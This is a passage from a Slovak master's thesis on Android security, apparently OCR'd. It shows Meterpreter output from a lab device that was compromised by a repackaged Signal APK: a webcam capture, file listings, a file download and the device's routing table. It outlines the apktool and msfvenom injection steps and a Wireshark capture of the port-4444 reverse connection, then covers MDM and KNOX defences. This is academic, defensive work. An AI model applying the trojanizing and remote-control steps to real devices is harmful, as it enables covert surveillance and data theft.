
Pomocou príkazov bolo možné ovládať zariadenie obete. Pre vzor funkčnosti boli použité príkazy, ktorými boli zistené informácie o systéme obete (obrázok 45), bolo možné urobiť fotografiu kamerou obete a fotografia bola uložená do počítača útočníka (obrázok 46, 47). Rovnako bolo možné prechádzanie súborov pomocou linuxových príkazov (obrázok 48), sťahovanie dát zo zariadena obete (obrázok 49), výpis routovacej tabuľky zariadenia (obrázok 50) a zobrazenie polohy zariadenia obete (obrázok 51)

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 5.1.1 - Linux 3.10.65-13555368 (armv7l)
Meterpreter : dalvik/android
meterpreter >
```

Obrázok 45 Informácia o systéme

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/filip/Desktop/tTwZUnAO.jpeg
```

Obrázok 46 Fotografia zo zariadenia obete



Obrázok 47 Fotografia uložená v počítači útočníka

```
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd ..
meterpreter > ls
Listing: /data/data/com.metasploit.stage
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40666/rw-rw-rw-   4096  dir   2020-05-02 04:02:27 -0700  cache
40666/rw-rw-rw-   4096  dir   2020-05-02 04:03:18 -0700  files
0000/---------    0     fif   1969-12-31 16:00:00 -0800  lib

meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
[-] stdapi_fs_ls: Operation failed: 1
meterpreter > cd ..
meterpreter > ls
Listing: /
==========

Mode               Size    Type  Last modified              Name
----               ----    ----  -------------              ----
40444/r--r--r--    0       dir   2020-05-02 03:52:43 -0700  acct
40444/r--r--r--    4096    dir   2018-06-27 05:13:44 -0700  bin
40000/---------    4096    dir   2020-05-01 16:15:42 -0700  cache
40000/---------    0       dir   2020-05-02 03:52:43 -0700  config
40444/r--r--r--    0       dir   1969-12-31 16:00:00 -0800  d
40000/---------    4096    dir   2020-05-02 03:52:45 -0700  data
100444/r--r--r--   490     fil   1969-12-31 16:00:00 -0800  default.prop
40444/r--r--r--    2720    dir   2020-05-02 03:52:45 -0700  dev
40000/---------    4096    dir   2014-12-31 16:00:14 -0800  efs
40444/r--r--r--    4096    dir   2018-06-27 05:13:41 -0700  etc
100444/r--r--r--   84742   fil   1969-12-31 16:00:00 -0800  file_contexts
100000/---------   922     fil   1969-12-31 16:00:00 -0800  fstab.goldfish
100000/---------   1986    fil   1969-12-31 16:00:00 -0800  fstab.sc8830
100000/---------   757632  fil   1969-12-31 16:00:00 -0800  init
100000/---------   4796    fil   1969-12-31 16:00:00 -0800  init.board.rc
100000/---------   6708    fil   1969-12-31 16:00:00 -0800  init.cali.rc
100000/---------   1256    fil   1969-12-31 16:00:00 -0800  init.environ.rc
100000/---------   2836    fil   1969-12-31 16:00:00 -0800  init.goldfish.rc
100000/---------   309     fil   1969-12-31 16:00:00 -0800  init.j3xnlte.rc
100000/---------   6885    fil   1969-12-31 16:00:00 -0800  init.j3xnlte_base.rc
100000/---------   32195   fil   1969-12-31 16:00:00 -0800  init.rc
100000/---------   233     fil   1969-12-31 16:00:00 -0800  init.recovery.board.rc
100000/---------   684     fil   1969-12-31 16:00:00 -0800  init.rilchip.rc
100000/---------   902     fil   1969-12-31 16:00:00 -0800  init.rilcommon.rc
100000/---------   24552   fil   1969-12-31 16:00:00 -0800  init.sc8830.rc
100000/---------   5652    fil   1969-12-31 16:00:00 -0800  init.sc8830.usb.rc
100000/---------   24      fil   1969-12-31 16:00:00 -0800  init.sc8830_ss.rc
100000/---------   786     fil   1969-12-31 16:00:00 -0800  init.storage.rc
100000/---------   1960    fil   1969-12-31 16:00:00 -0800  init.trace.rc
100000/---------   3885    fil   1969-12-31 16:00:00 -0800  init.usb.rc
100000/---------   3587    fil   1969-12-31 16:00:00 -0800  init.wifi.rc
```


Obrázok 48 Prechádzanie súborov obete

```
meterpreter > cd ..
meterpreter > cd Screenshots
meterpreter > ls
Listing: /storage/emulated/legacy/DCIM/Screenshots
==================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  406512  fil   2020-04-08 13:17:58 -0700  Screenshot_2020-04-08-22-17-57.png
100666/rw-rw-rw-  410102  fil   2020-04-08 13:19:06 -0700  Screenshot_2020-04-08-22-19-05.png
100666/rw-rw-rw-  57674   fil   2020-04-08 13:23:46 -0700  Screenshot_2020-04-08-22-23-46.png
100666/rw-rw-rw-  158756  fil   2020-04-08 13:26:56 -0700  Screenshot_2020-04-08-22-26-55.png
100666/rw-rw-rw-  24749   fil   2020-04-08 13:27:01 -0700  Screenshot_2020-04-08-22-27-01.png
100666/rw-rw-rw-  34316   fil   2020-04-08 13:28:41 -0700  Screenshot_2020-04-08-22-28-40.png
100666/rw-rw-rw-  142538  fil   2020-04-29 03:08:08 -0700  Screenshot_2020-04-29-12-08-07.png
100666/rw-rw-rw-  25579   fil   2020-04-29 03:08:19 -0700  Screenshot_2020-04-29-12-08-19.png
100666/rw-rw-rw-  35708   fil   2020-04-29 03:08:37 -0700  Screenshot_2020-04-29-12-08-37.png
100666/rw-rw-rw-  98338   fil   2020-04-29 03:46:11 -0700  Screenshot_2020-04-29-12-46-10.png
100666/rw-rw-rw-  142730  fil   2020-04-29 03:46:29 -0700  Screenshot_2020-04-29-12-46-29.png
100666/rw-rw-rw-  133130  fil   2020-04-29 03:46:42 -0700  Screenshot_2020-04-29-12-46-42.png
100666/rw-rw-rw-  34311   fil   2020-04-29 03:47:38 -0700  Screenshot_2020-04-29-12-47-38.png

meterpreter > ls
Listing: /storage/emulated/legacy/DCIM/Screenshots
==================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  406512  fil   2020-04-08 13:17:58 -0700  Screenshot_2020-04-08-22-17-57.png
100666/rw-rw-rw-  410102  fil   2020-04-08 13:19:06 -0700  Screenshot_2020-04-08-22-19-05.png
100666/rw-rw-rw-  57674   fil   2020-04-08 13:23:46 -0700  Screenshot_2020-04-08-22-23-46.png
100666/rw-rw-rw-  158756  fil   2020-04-08 13:26:56 -0700  Screenshot_2020-04-08-22-26-55.png
100666/rw-rw-rw-  24749   fil   2020-04-08 13:27:01 -0700  Screenshot_2020-04-08-22-27-01.png
100666/rw-rw-rw-  34316   fil   2020-04-08 13:28:41 -0700  Screenshot_2020-04-08-22-28-40.png
100666/rw-rw-rw-  142538  fil   2020-04-29 03:08:08 -0700  Screenshot_2020-04-29-12-08-07.png
100666/rw-rw-rw-  25579   fil   2020-04-29 03:08:19 -0700  Screenshot_2020-04-29-12-08-19.png
100666/rw-rw-rw-  35708   fil   2020-04-29 03:08:37 -0700  Screenshot_2020-04-29-12-08-37.png
100666/rw-rw-rw-  98338   fil   2020-04-29 03:46:11 -0700  Screenshot_2020-04-29-12-46-10.png
100666/rw-rw-rw-  142730  fil   2020-04-29 03:46:29 -0700  Screenshot_2020-04-29-12-46-29.png
100666/rw-rw-rw-  133130  fil   2020-04-29 03:46:42 -0700  Screenshot_2020-04-29-12-46-42.png
100666/rw-rw-rw-  34311   fil   2020-04-29 03:47:38 -0700  Screenshot_2020-04-29-12-47-38.png
100666/rw-rw-rw-  417057  fil   2020-05-02 04:15:53 -0700  Screenshot_2020-05-02-13-15-52.png

meterpreter > download Screenshot_2020-04-08-22-26-55.png
[*] Downloading: Screenshot_2020-04-08-22-26-55.png -> Screenshot_2020-04-08-22-26-55.png
[*] Downloaded 155.04 KiB of 155.04 KiB (100.0%): Screenshot_2020-04-08-22-26-55.png -> Screenshot_2020-04-08-22-26-55.png
[*] download   : Screenshot_2020-04-08-22-26-55.png -> Screenshot_2020-04-08-22-26-55.png
meterpreter >
```

Obrázok 49 Sťahovanie súborov zo zariadenia obete

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.80.10   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                      Netmask  Gateway  Metric  Interface
    ------                      -------  -------  ------  ---------
    ::1                         ::       ::
    fe80::84b5:41ff:fe86:aca6   ::       ::
    fe80::86b5:41ff:fe86:aca6   ::       ::
meterpreter >
```


Obrázok 50 Výpis routovacej tabuľky obete



Obrázok 51 Poloha zariadenia obete

12 POPIS ÚTOKU

K útoku bol použitý operačný systém Linux Ubuntu. Útok na aplikáciu Signal pozostával z nasledovných krokov. V prvom kroku bol súbor signal.apk dekompilovaný pomocou nástroja apktool, do ktorého bol injektovaný kód msfvenom, ktorý bol upravený pre účely našej potreby. Po injektáži kódu boli oba kódy skompilované pomocou nástroja apktool a bol vytvorený nový súbor, ktorý bol pomenovaný signal.apk. Následne bola aplikácia nainštalovaná do zariadenia, v ktorom operačný systém Android pri inštalácii upozorňoval na skutočnosť, že aplikácia Signal bola pozmenená (obrázok 52). Pomocou pridania tohto kódu bolo možné zisťovať informácie zo zariadenia obete.



Obrázok 52 Inštalácia aplikácie Signal

12.1 Sieťová komunikácia pri útoku

Komunikácia medzi zariadením útočníka a zariadením obete prebiehala cez počítačovú sieť. Pomocou nástoja na monitorovanie komunikácie Wireshark bolo zistené, aká komunikácia prebieha medzi zariadeniami pri útoku.

12.2 Popis komunikácie siete

Pri analýze sieťového trafiku bolo zistené, že komunikácia používa protokol tcp. Zároveň komunikáciu zo zariadenia obete smeruje na IP adresu zariadenia útočníka, pri čom využíva port 4444. Vo výpise z monitorovania komunikácie je viditeľné, že zariadenie obete komunikuje so zariadením útočníka. Pakety, ktorými sa zariadenie útočníka dotazuje na zariadenie obete, tieto dotazy akceptuje a potvrdzuje ich recipročne (obrázok 53). Tieto komunikačné parametre boli vopred nakonfigurované pri injektáži škodlivého kódu do pôvodného kódu aplikácie Signal.

No.	Time	Source	Destination	Protocol	Length	Info
3	2.534467	192.168.80.14	192.168.80.10	TCP	163	4444 → 33773 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=97 TSval=1729314473 TSecr=1810482
4	2.534469	192.168.80.14	192.168.80.10	TCP	163	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=97 TSval=1729314473 TSecr=1810482
5	3.180943	192.168.80.14	192.168.80.10	TCP	163	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=97 TSval=1729315120 TSecr=1810482
6	3.180946	192.168.80.14	192.168.80.10	TCP	163	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=97 TSval=1729315120 TSecr=1810482
7	4.237097	192.168.80.10	192.168.80.14	TCP	78	33773 → 4444 [ACK] Seq=1 Ack=98 Win=1327 Len=0 TSval=1813891 TSecr=1729315120 SLE=1 SRE=98
8	4.237097	192.168.80.10	192.168.80.14	TCP	209	33773 → 4444 [PSH, ACK] Seq=1 Ack=98 Win=1327 Len=143 TSval=1813891 TSecr=1729315120
9	4.237355	192.168.80.14	192.168.80.10	TCP	66	4444 → 33773 [ACK] Seq=98 Ack=144 Win=501 Len=0 TSval=1729316176 TSecr=1813891
10	4.237357	192.168.80.14	192.168.80.10	TCP	66	[TCP Dup ACK 9#1] 4444 → 33773 [ACK] Seq=98 Ack=144 Win=501 Len=0 TSval=1729316176 TSecr=1813891
11	4.238094	192.168.80.10	192.168.80.14	TCP	172	4444 → 33773 [PSH, ACK] Seq=98 Ack=144 Win=501 Len=106 TSval=1729316177 TSecr=1813891
12	4.238096	192.168.80.14	192.168.80.10	TCP	172	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=98 Ack=144 Win=501 Len=106 TSval=1729316177 TSecr=1813891
13	5.067972	192.168.80.14	192.168.80.10	TCP	172	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=98 Ack=144 Win=501 Len=106 TSval=1729317007 TSecr=1813891
14	5.067975	192.168.80.14	192.168.80.10	TCP	172	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=98 Ack=144 Win=501 Len=106 TSval=1729317007 TSecr=1813891
15	5.536488	192.168.80.10	192.168.80.14	TCP	278	33773 → 4444 [PSH, ACK] Seq=144 Ack=204 Win=1327 Len=212 TSval=1813891 TSecr=1729316177
16	5.536489	192.168.80.10	192.168.80.14	TCP	278	[TCP Retransmission] 33773 → 4444 [PSH, ACK] Seq=144 Ack=204 Win=1327 Len=212 TSval=1813915 TSecr=17293161…
17	5.536489	192.168.80.10	192.168.80.14	TCP	278	[TCP Retransmission] 33773 → 4444 [PSH, ACK] Seq=144 Ack=204 Win=1327 Len=212 TSval=1814021 TSecr=17293161…
18	5.536489	192.168.80.10	192.168.80.14	TCP	78	[TCP Dup ACK 15#1] 33773 → 4444 [ACK] Seq=356 Ack=204 Win=1327 Len=0 TSval=1814021 TSecr=1729317007 SLE=98…
19	5.536768	192.168.80.14	192.168.80.10	TCP	78	4444 → 33773 [ACK] Seq=204 Ack=356 Win=501 Len=0 TSval=1729317476 TSecr=1813915 SLE=144 SRE=356
20	5.536771	192.168.80.14	192.168.80.10	TCP	78	[TCP Dup ACK 19#1] 4444 → 33773 [ACK] Seq=204 Ack=356 Win=501 Len=0 TSval=1729317476 TSecr=1813915 SLE=144…
21	5.536877	192.168.80.14	192.168.80.10	TCP	78	[TCP Dup ACK 19#2] 4444 → 33773 [ACK] Seq=204 Ack=356 Win=501 Len=0 TSval=1729317476 TSecr=1814021 SLE=144…
22	5.536878	192.168.80.14	192.168.80.10	TCP	78	[TCP Dup ACK 19#3] 4444 → 33773 [ACK] Seq=204 Ack=356 Win=501 Len=0 TSval=1729317476 TSecr=1814021 SLE=144…
23	5.537641	192.168.80.14	192.168.80.10	TCP	170	4444 → 33773 [PSH, ACK] Seq=204 Ack=356 Win=501 Len=104 TSval=1729317477 TSecr=1814021
24	5.537643	192.168.80.14	192.168.80.10	TCP	170	[TCP Retransmission] 4444 → 33773 [PSH, ACK] Seq=204 Ack=356 Win=501 Len=104 TSval=1729317477 TSecr=1814021
25	5.540028	192.168.80.10	192.168.80.14	TCP	66	33773 → 4444 [ACK] Seq=356 Ack=308 Win=1327 Len=0 TSval=1814021 TSecr=1729317477
26	5.566667	192.168.80.10	192.168.80.14	TCP	1514	33773 → 4444 [ACK] Seq=356 Ack=308 Win=1327 Len=1448 TSval=1814024 TSecr=1729317477
27	5.566937	192.168.80.14	192.168.80.10	TCP	66	4444 → 33773 [ACK] Seq=308 Ack=1804 Win=501 Len=0 TSval=1729317506 TSecr=1814024
28	5.566939	192.168.80.14	192.168.80.10	TCP	66	[TCP Dup ACK 27#1] 4444 → 33773 [ACK] Seq=308 Ack=1804 Win=501 Len=0 TSval=1729317506 TSecr=1814024
29	5.567268	192.168.80.10	192.168.80.14	TCP	1514	33773 → 4444 [ACK] Seq=1804 Ack=308 Win=1327 Len=1448 TSval=1814024 TSecr=1729317477
30	5.567270	192.168.80.10	192.168.80.14	TCP	1514	33773 → 4444 [ACK] Seq=3252 Ack=308 Win=1327 Len=1448 TSval=1814024 TSecr=1729317477
31	5.567633	192.168.80.14	192.168.80.10	TCP	66	4444 → 33773 [ACK] Seq=308 Ack=4700 Win=496 Len=0 TSval=1729317507 TSecr=1814024
32	5.567635	192.168.80.14	192.168.80.10	TCP	66	[TCP Dup ACK 31#1] 4444 → 33773 [ACK] Seq=308 Ack=4700 Win=496 Len=0 TSval=1729317507 TSecr=1814024
33	5.568604	192.168.80.10	192.168.80.14	TCP	1514	33773 → 4444 [ACK] Seq=4700 Ack=308 Win=1327 Len=1448 TSval=1814024 TSecr=1729317477
34	5.568894	192.168.80.14	192.168.80.10	TCP	66	4444 → 33773 [ACK] Seq=308 Ack=6148 Win=501 Len=0 TSval=1729317508 TSecr=1814024
35	5.568897	192.168.80.14	192.168.80.10	TCP	66	[TCP Dup ACK 34#1] 4444 → 33773 [ACK] Seq=308 Ack=6148 Win=501 Len=0 TSval=1729317508 TSecr=1814024
36	5.570487	192.168.80.10	192.168.80.14	TCP	1031	33773 → 4444 [PSH, ACK] Seq=6148 Ack=308 Win=1327 Len=965 TSval=1814024 TSecr=1729317477
37	5.570761	192.168.80.14	192.168.80.10	TCP	66	4444 → 33773 [ACK] Seq=308 Ack=7113 Win=501 Len=0 TSval=1729317510 TSecr=1814024
38	5.570763	192.168.80.14	192.168.80.10	TCP	66	[TCP Dup ACK 37#1] 4444 → 33773 [ACK] Seq=308 Ack=7113 Win=501 Len=0 TSval=1729317510 TSecr=1814024

Obrázok 53 Pakety prenášané medzi napadnutým zariadením a počítačom útočníka zobrazené v programe Wireshark

13 NAVRHOVANÉ RIEŠENIA

Boli navrhnuté riešenia proti sťahovaniu aplikácií, ktoré obsahujú malware alebo iné časti škodlivého kódu. Riešenia boli navrhnuté tak, aby si takéto aplikácie užívatelia nesťahovali do svojich zariadení alebo aby bola minimalizovaná hrozba zo strany rôznych útočníkov.


13.1 MDM

Mobile device managment je služba, ktorá zvyšuje úroveň zabezpečenie zariadenia. MDM vo všeobecnosti funguje tak, že dokáže kontrolovať obsah mobilného zariadenia podľa administrátorom zadefinovaných politík. Úroveň správy zariadení a možné oprávnenia poskytované správcovi MDM sa u rôznych výrobcov líšia. Existuje moho komerčných, ale aj voľne dostupných riešení, ktoré sa svojimi možnosťami správy zariadení výrazne líšia. Pre účel tejto diplomovej práce bol ako systém MDM zvolený program Mobile Iron od rovnomenného výrobcu. Mobile Iron je komerčný produkt, ktorého hlavnými výhodami sú najmä silné oprávnenia poskytované správcovi systému (až do úrovne lokalizácie a úplneho vymazania zariadenia) a možnosť prevádzkovať systém na lokálnom serveri, ktorý je plne v správe danej organizácie, čo značne znižuje riziko úniku citlivých dát mimo systém. Ďalšou veľkou výhodou je podpora vlastného obchodu aplikácií, prístupného iba autentifikovaným užívateľom v systéme MDM. Do tohto obchodu je možné vkladanie vlastných, organizáciou vytvorených aplikácií bez potreby ich zverejnenia na otvorenom internete. Tým je zaručený dôveryhodný distribučný kanál pre aplikácie, ktorého komunikácia je šifrovaná certifikátom vydaným samotným MDM serverom, ktorý je v správe organizácie.


13.1.1 MDM server

Ako MDM server systému Mobile Iron je možné používať buď cloud servery poskytované výrobcom, alebo lokálnu inštaláciu na vlastnej infraštruktúre organizácie. Lokálna inštalácia je z pohľadu bezpečnosti jednoznačne najlepšia. Samotnej prevádzke MDM Mobile Iron stačí stredne výkonný server podporujúci virtualizované prostredia a verejná statická IP adresa. Ďalšou požiadavkou bezpečnosti je vhodná sieťová infraštruktúra schopná chrániť server pred voľným prístupom z internetu – napríklad next generation firewall s podporou pokročilého filtrovania a schopného vykonávať inšpekciu prenášaných dát v záujme zabezpečenia pred útokmi na samotný operačný systém hosťovského servera.


V serverovej časti je možné nastaviť rôzne rozšírené bezpečnostné politiky napr. je možné nastaviť, že na zariadení nebude možné použiť niektoré funkcie ako napríklad print screen obrazovky a iné. Pri pokročilejších nastaveniach pre zariadenia Android je možné nastaviť zákaz šifrovania dát, ohlásenie staršieho operačného systému a mnohé ďalšie konfigurácie.



Obrázok 54 MDM – Samsung KNOX licencia



Obrázok 55 MDM - modifikácia zabezpečnenia



Obrázok 56 MDM – automatizované spustenie bezpečnostných operácii na základe vopred definovaných podmienok

13.1.2 MDM zariadenie

Mobile Iron má integrovanú hĺbkovú podporu systému Samsung KNOX. V prípade zakúpenia licencií od spoločnosti Samsung, sa na zariadeniach podporujúcich KNOX výrazne rozšíria možnosti ich správy. V takomto prípade je možné na zariadeniach vytvárať vlastné virtuálne priečinky plne pod kontrolou správcu MDM, ktoré sú šifrované osobitne, vlastnými kľúčmi. Takto spravovaný virtuálny priečinok (alebo zabezpečený priečinok ako ich označuje spoločnosť Samsung) nie je možné na zariadení lokálne upravovať. Užívateľ tak nemôže, ani neúmyselne, modifikovať pamäťový priestor a súbory aplikácií v ňom uložené. Aplikácia, ktorá je nainštalovaná v takomto MDM spravovanom priečinku, je úplne oddelená od ostatných údajov na mobilnom zariadení. Ak by sa na zariadení aj nachádzala aplikácia obsahujúca malware, tak útočník nemá prístup k dátam, ktoré sú v zabezpečenom priečinku (virtuálnej a šifrovanej inštancii operačného systému). V prípade vyšších nárokov na bezpečnosť alebo pohybe vo vysoko rizikových situáciách je možné celé mobilné zariadenie spúšťať iba v režime spravovanom MDM – užívateľ tak nemá žiadnu „osobnú“ časť zariadenia a nedokáže vôbec ovplyvniť aplikácie na zariadení okrem jeho kompletného vymazania do výrobných nastavení.

13.2 Zabezpečenie proti injektáži

Nebezpečenstvo injektáže aplikácií pochádza najmä z podhodenia modifikovaných aplikácií z nedôveryhodných zdrojov, alebo modifikácie údajov priamo na zariadení, ku

ktorému útočník získa fyzický prístup. Mnoho užívateľov si zariadenia nechráni šifrovaním ani adekvátne silným prístupovým heslom. Útočník sa dokáže pri fyzickom prístupe ľahko dostať do zariadenia chráneného iba vzorom alebo slabým pinom. Ďalšou bežnou formou útokov sú podvodné emaily alebo správy odkazujúce na falošné stránky obchodov a inštitúcií, kde si užívateľ može stiahnuť do telefónu modifikované aplikácie. Proti týmto hrozbám je najlepším spôsobom obrany vhodne zvolený a nakonfigurovaný systém MDM. Pri tomto spôsobe zabezpečenia je možné nielen vynútiť vhodné spôsoby autentifikácie užívateľa do zariadenia, ale aj ovplvniť mnohé bezpečnostné politiky ako napríklad vynútiť používanie konkrétnej aplikácie na prezeranie internetu alebo mailového klienta, taktiež vynútiť používanie VPN s konkrétnymi profilmi pre definované aplikácie a mnohé ďalšie. Ako najlepšia ochrana pred podhodením modifikovaných aplikácii je ale používanie vlastného obchodu s aplikáciami, nad ktorým má kontrolu samotná organizácia, spolu s politikami MDM, ktoré sledujú integritu dôležitých častí operačného systému mobilného zariadenia a definovaných 